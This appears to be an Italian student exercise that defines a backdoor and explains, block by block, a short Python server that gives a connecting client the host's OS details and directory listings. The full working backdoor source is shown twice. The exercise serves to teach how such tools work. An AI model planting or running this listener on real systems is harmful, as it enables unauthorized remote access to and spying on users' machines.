
L'esercizio di oggi consiste nel commentare/spiegare questo codice che fa riferimento ad una backdoor e spiegare cos'è una backdoor.

Per prima cosa ci serve sapere come funziona una backdoor. Una backdoor è una "porta" nascosta in un software che consente l'accesso non autorizzato al sistema. La backdoor ci consente di avere un accesso remoto non autorizzato, di monitorare, spiare e rubare i dati e le informazioni dell'utente.

```
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

Questo codice è un esempio di server che implementa una backdoor.


1.



```
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234
```

Per prima cosa importa 3 librerie, poi aggiunge due variabili che sono, addr che contiene l'indirizzo ip del server, mentre port contiene il numero di porta su cui il server ascolterà le connessioni in ingresso.

2.



```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)
```

Crea due socket, socket INET si tratta di un socket di tipo IPv4, mentre socket STREAM si tratta di un socket TCP.

Con s.bind associa l'indirizzo ip del server alla porta, facendo così il server è in ascolto su quella porta e quell'ip per le connessioni in ingresso.
Poi con s.listen(1) mette in ascolto il socket e specifica che il server può accettare solo una connessione entrata alla volta.
Infine viene accettata la connessione e stampato l'indirizzo del client.

3.

```
while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

In questo momento il server entra in un loop finché non riceve dati dal client.
Per primo specifica che i dati che del client devono avere una grandezza massima di 1024 byte alla volta.
Quando il server riceve dati dal client li codifica in utf-8 e in base alla risposta fa determinate azioni.

```
if(data.decode('utf-8') == '1'):
    tosend = platform.platform() + " " + platform.machine()
    connection.sendall(tosend.encode())
```


Se il server riceve "1" invia indietro al client il nome del sistema operativo e l'architettura della macchina.

```
elif(data.decode('utf-8') == '2'):
    data = connection.recv(1024)
    try:
        filelist = os.listdir(data.decode('utf-8'))
        tosend = ""
        for x in filelist:
            tosend += "," + x
```

Se il server riceve "2" tenta di recuperare la lista dei file dalla directory specificata dai dati ricevuti e la invia al client.

```
except:
    tosend = "Wrong path"
connection.sendall(tosend.encode())
```

Questa parte di codice gestisce il caso in cui il server non è in grado di ottenere la lista dei file dalla directory specificata e informa il client dell'errore



Se il server riceve “0” chiude la connessione e si mette in attesa di una nuova connessione.